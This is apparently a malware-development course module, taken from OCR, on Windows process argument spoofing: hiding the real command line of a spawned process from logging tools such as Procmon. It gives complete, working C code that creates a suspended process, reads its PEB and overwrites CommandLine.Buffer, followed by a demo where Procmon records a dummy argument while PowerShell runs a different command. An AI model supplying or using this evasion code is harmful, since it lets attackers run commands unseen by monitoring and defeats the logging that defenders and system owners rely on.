
Process Argument Spoofing (1)

Introduction

Process argument spoofing is a technique used to conceal the command line argument of a newly spawned process in order to facilitate the execution of commands without revealing them to logging services, such as Procmon.

The image below shows the command `powershell.exe -c calc.exe` being logged by Procmon. The objective of this module is to run `powershell.exe -c calc.exe` without it being successfully logged to Procmon.



PEB Review

The first step to performing argument spoofing is to understand where the arguments are being stored inside the process. Recall the PEB structure which was explained at the start of the course, it holds information about a process. To be more specific, the RTL_USER_PROCESS_PARAMETERS structure inside the PEB contains the `CommandLine` member which holds the command line arguments. The `RTL_USER_PROCESS_PARAMETERS` structure is shown below.

```
typedef struct _RTL_USER_PROCESS_PARAMETERS {
  BYTE           Reserved1[16];
  PVOID          Reserved2[10];
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
```

`CommandLine` is defined as a UNICODE_STRING.

UNICODE_STRING Structure

The `UNICODE_STRING` structure is shown below.

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

The `Buffer` element will contain the contents of the command line arguments. With this in mind, it's possible to access the command line arguments using `PEB->ProcessParameters.CommandLine.Buffer` as a wide-character string.

How To Spoof Process Arguments


To perform spoofing of command line arguments, one must first create a target process in a suspended state, passing dummy arguments that are not considered suspicious. Before resuming the process, the `PEB->ProcessParameters.CommandLine.Buffer` string needs to be patched with the desired payload string, which will cause logging services to log the dummy arguments instead of the actual command line arguments that are going to be executed. To carry out this procedure, the following steps must be taken:

1. Create the target process in a suspended state.
2. Get the remote `PEB` address of the created process.
3. Read the remote `PEB` structure from the created process.
4. Read the remote `PEB->ProcessParameters` structure from the created process.
5. Patch the string `ProcessParameters.CommandLine.Buffer`, and overwrite with the payload to execute.
6. Resume the process.

The length of the payload argument written to `Peb->ProcessParameters.CommandLine.Buffer` at runtime must be smaller than or equal to the length of the dummy argument created during the suspended process creation. If the real argument is larger, it may overwrite bytes outside the dummy argument, resulting in the process crashing. To avoid this, always ensure that the dummy argument is larger than the argument that will be executed.

Retrieving Remote PEB Address

Retrieving the PEB address of the remote process requires the use of NtQueryInformationProcess with the `ProcessBasicInformation` flag.



[in] ProcessInformationClass

The type of process information to be retrieved. This parameter can be one of the following values from the **PROCESSINFOCLASS** enumeration.

Value	Meaning
ProcessBasicInformation 0	Retrieves a pointer to a PEB structure that can be used to determine whether the specified process is being debugged, and a unique value used by the system to identify the specified process. Use the CheckRemoteDebuggerPresent and GetProcessId functions to obtain this information.

As noted in the documentation, when the `ProcessBasicInformation` flag is used, `NtQueryInformationProcess` will return a `PROCESS_BASIC_INFORMATION` structure that looks like this:

```
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS    ExitStatus;
    PPEB        PebBaseAddress;                // Points to a PEB
structure.
    ULONG_PTR   AffinityMask;
    KPRIORITY   BasePriority;
    ULONG_PTR   UniqueProcessId;
    ULONG_PTR   InheritedFromUniqueProcessId;
} PROCESS_BASIC_INFORMATION;
```

Note that since `NtQueryInformationProcess` is a syscall it needs to be called using `GetModuleHandle` and `GetProcAddress` as shown in previous modules.

Reading Remote PEB Structure

After retrieving the PEB address for the remote process, it's possible to read the PEB structure using ReadProcessMemory WinAPI which is shown below.

```
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPCVOID lpBaseAddress,
  [out] LPVOID  lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesRead
);
```

`ReadProcessMemory` is used to read data from a specified address that is specified in the `lpBaseAddress` parameter. The function must be invoked twice:

1. The first invocation is used to read the PEB structure by passing the PEB address obtained from `NtQueryInformationProcess`'s output. This is passed in the `lpBaseAddress` parameter.
2. It is then invoked a second time to read the `RTL_USER_PROCESS_PARAMETERS` structure, passing its address to the `lpBaseAddress` parameter. Note that `RTL_USER_PROCESS_PARAMETERS` is found within the PEB structure during the first invocation. Recall that this structure contains the `CommandLine` member which is required to perform argument spoofing.

RTL_USER_PROCESS_PARAMETERS Size

When reading the `RTL_USER_PROCESS_PARAMETERS` structure, it is necessary to read more bytes than `sizeof(RTL_USER_PROCESS_PARAMETERS)`. This is because the real size of this structure depends on the dummy argument's size. To ensure the entire structure is read, additional bytes should be read. This is done in the code sample where an additional 225 bytes are read.

Patching CommandLine.Buffer

Having obtained the `RTL_USER_PROCESS_PARAMETERS` structure, it's possible to access and patch `CommandLine.Buffer`. To do so, WriteProcessMemory WinAPI will be used, which is shown below.

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,          // What is being overwritten
(CommandLine.Buffer)
  [in]  LPCVOID lpBuffer,               // What is being written (new
process argument)
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

- `lpBaseAddress` should be set to what is being overwritten, which in this case is `CommandLine.Buffer`.
- `lpBuffer` is the data that will be overwriting the dummy arguments. It should be a wide char string to replace `CommandLine.Buffer` which is also a wide char string.
- The `nSize` parameter is the size of the buffer to write in *bytes*. It should be equal to the length of the string that's being written multiplied by the size of `WCHAR` plus 1 (for the null character).

```
lstrlenW(NewArgument) * sizeof(WCHAR) + sizeof(WCHAR)
```

Helper Functions

The code in this module makes use of two helper functions that read and write from and to the target process.

ReadFromTargetProcess Function

The `ReadFromTargetProcess` helper function will return an allocated heap that contains the buffer read from the target process. First it will read the PEB structure and then use it to retrieve the `RTL_USER_PROCESS_PARAMETERS` structure. The `ReadFromTargetProcess` function is shown below.

```
BOOL ReadFromTargetProcess(IN HANDLE hProcess, IN PVOID pAddress, OUT
PVOID* ppReadBuffer, IN DWORD dwBufferSize) {

	SIZE_T  sNmbrOfBytesRead	= NULL;

	*ppReadBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
dwBufferSize);

	if (!ReadProcessMemory(hProcess, pAddress, *ppReadBuffer,
dwBufferSize, &sNmbrOfBytesRead) || sNmbrOfBytesRead != dwBufferSize){
		printf("[!] ReadProcessMemory Failed With Error : %d \n",
GetLastError());
		printf("[i] Bytes Read : %d Of %d \n", sNmbrOfBytesRead,
dwBufferSize);
		return FALSE;
	}

	return TRUE;
}
```

WriteToTargetProcess Function

The `WriteToTargetProcess` helper function will pass the appropriate parameters to `WriteProcessMemory` and check the output. The `WriteToTargetProcess` function is shown below.

```
BOOL WriteToTargetProcess(IN HANDLE hProcess, IN PVOID pAddressToWriteTo,
IN PVOID pBuffer, IN DWORD dwBufferSize) {

	SIZE_T sNmbrOfBytesWritten	= NULL;

	if (!WriteProcessMemory(hProcess, pAddressToWriteTo, pBuffer,
dwBufferSize, &sNmbrOfBytesWritten) || sNmbrOfBytesWritten != dwBufferSize)
{
		printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
		printf("[i] Bytes Written : %d Of %d \n",
sNmbrOfBytesWritten, dwBufferSize);
		return FALSE;
```

```
        }

        return TRUE;
}
```

Process Argument Spoofing Function

`CreateArgSpoofedProcess` is a function that performs argument spoofing on a newly created process. The function requires 5 arguments:

- `szStartupArgs` - The dummy arguments. These should be benign.
- `szRealArgs` - The real arguments to execute.
- `dwProcessId` - A pointer to a DWORD that receives the PID.
- `hProcess` - A pointer to a HANDLE that receives the process handle.
- `hThread` - A pointer to a DWORD that receives the process's thread handle.


```
BOOL CreateArgSpoofedProcess(IN LPWSTR szStartupArgs, IN LPWSTR szRealArgs,
OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

        NTSTATUS                        STATUS   = NULL;

        WCHAR                           szProcess [MAX_PATH];

        STARTUPINFOW                    Si       = { 0 };
        PROCESS_INFORMATION             Pi       = { 0 };

        PROCESS_BASIC_INFORMATION       PBI      = { 0 };
        ULONG                           uRetern  = NULL;

        PPEB                            pPeb     = NULL;
        PRTL_USER_PROCESS_PARAMETERS    pParms   = NULL;


        RtlSecureZeroMemory(&Si, sizeof(STARTUPINFOW));
        RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

        Si.cb = sizeof(STARTUPINFOW);

        // Getting the address of the NtQueryInformationProcess function
        fnNtQueryInformationProcess pNtQueryInformationProcess =
(fnNtQueryInformationProcess)GetProcAddress(GetModuleHandleW(L"NTDLL"),
"NtQueryInformationProcess");
```

```
        if (pNtQueryInformationProcess == NULL)
                return FALSE;


        lstrcpyW(szProcess, szStartupArgs);

        if (!CreateProcessW(
                NULL,
                szProcess,
                NULL,
                NULL,
                FALSE,
                CREATE_SUSPENDED | CREATE_NO_WINDOW,      // creating the
process suspended & with no window
                NULL,
                L"C:\\Windows\\System32\\",               // we can use
GetEnvironmentVariableW to get this Programmatically
                &Si,
                &Pi)) {
                printf("\t[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
                return FALSE;
        }


        // Getting the PROCESS_BASIC_INFORMATION structure of the remote
process which contains the PEB address
        if ((STATUS = pNtQueryInformationProcess(Pi.hProcess,
ProcessBasicInformation, &PBI, sizeof(PROCESS_BASIC_INFORMATION),
&uRetern)) != 0) {
                printf("\t[!] NtQueryInformationProcess Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        // Reading the PEB structure from its base address in the remote
process
        if (!ReadFromTargetProcess(Pi.hProcess, PBI.PebBaseAddress, &pPeb,
sizeof(PEB))) {
                printf("\t[!] Failed To Read Target's Process Peb \n");
                return FALSE;
        }

        // Reading the RTL_USER_PROCESS_PARAMETERS structure from the PEB
```

```
of the remote process
        // Read an extra 0xFF bytes to ensure we have reached the
CommandLine.Buffer pointer
        // 0xFF is 255 but it can be whatever you like
        if (!ReadFromTargetProcess(Pi.hProcess, pPeb->ProcessParameters,
&pParms, sizeof(RTL_USER_PROCESS_PARAMETERS) + 0xFF)) {
                printf("\t[!] Failed To Read Target's Process
ProcessParameters \n");
                return FALSE;
        }

        // Writing the real argument to the process
        if (!WriteToTargetProcess(Pi.hProcess, (PVOID)pParms-
>CommandLine.Buffer, (PVOID)szRealArgs, (DWORD)(lstrlenW(szRealArgs) *
sizeof(WCHAR) + 1))) {
                printf("\t[!] Failed To Write The Real Parameters\n");
                return FALSE;
        }


        // Cleaning up
        HeapFree(GetProcessHeap(), NULL, pPeb);
        HeapFree(GetProcessHeap(), NULL, pParms);

        // Resuming the process with the new paramters
        ResumeThread(Pi.hThread);

        // Saving output parameters
        *dwProcessId     = Pi.dwProcessId;
        *hProcess        = Pi.hProcess;
        *hThread         = Pi.hThread;

        // Checking if everything is valid
        if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
                return TRUE;

        return FALSE;
}
```

Demo

`powershell.exe Totally Legit Argument` is the dummy argument that will be logged whereas `powershell.exe -c calc.exe` is the payload that is executed.


C:\Users\User\Desktop\Intermediate\ArgSpoofing\x64\Debug\ArgSpoofing.exe
[i] Target Process, Will Be Created With [Startup Arguments] "powershell.exe Totally Legit Argument"
[i] The Actual Arguments [Payload Argument] "powershell.exe -c calc.exe"
[i] Running : "powershell.exe Totally Legit Argument" ... [+] DONE
[i] Target Process Created With Pid : 18096
[i] Writing "powershell.exe -c calc.exe" As The Process Argument At : 0x00000148EA6F06BC ... [+] DONE
[#] Press <Enter> To Quit ...
Calculator
Standard
0
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time ... Process Name PID Operation Path Result Detail
6:24:3... powershell.exe 18096 Process Start SUCCESS Parent PID: 18712, Command line: powershell.exe Totally Legit Argument, Current directory: C:...
Event Properties
Event Process Stack
Date: 12/26/2022 6:24:37.9458823 PM
Thread: 8264
Class: Process
Operation: Process Start
Result: SUCCESS
Path:
Duration: 0.0000000
Parent PID: 18712
Command line: powershell.exe Totally Legit Argument
Current directory: C:\Windows\System32\
Environment:
=::=::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\User\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files